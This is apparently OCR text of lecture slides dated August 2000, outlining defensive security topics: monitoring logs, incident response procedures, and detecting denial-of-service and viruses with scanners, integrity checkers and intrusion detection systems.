
- User Pattern Logs
  - Network
  - Operating system
  - Web Server
  - Application
  - Transaction
- Incident Response
  - Problem reporting process
  - Help desk procedures

Detecting DOS

- Virus Detection:
  - Scanners (e.g. Norton Antivirus)
  - Active monitors (e.g. GuardDog)
  - Integrity checkers (e.g Tripwire)

- Network DOS Detection:
  - Intrusion Detection Systems

Incident Response



JLB, August 2000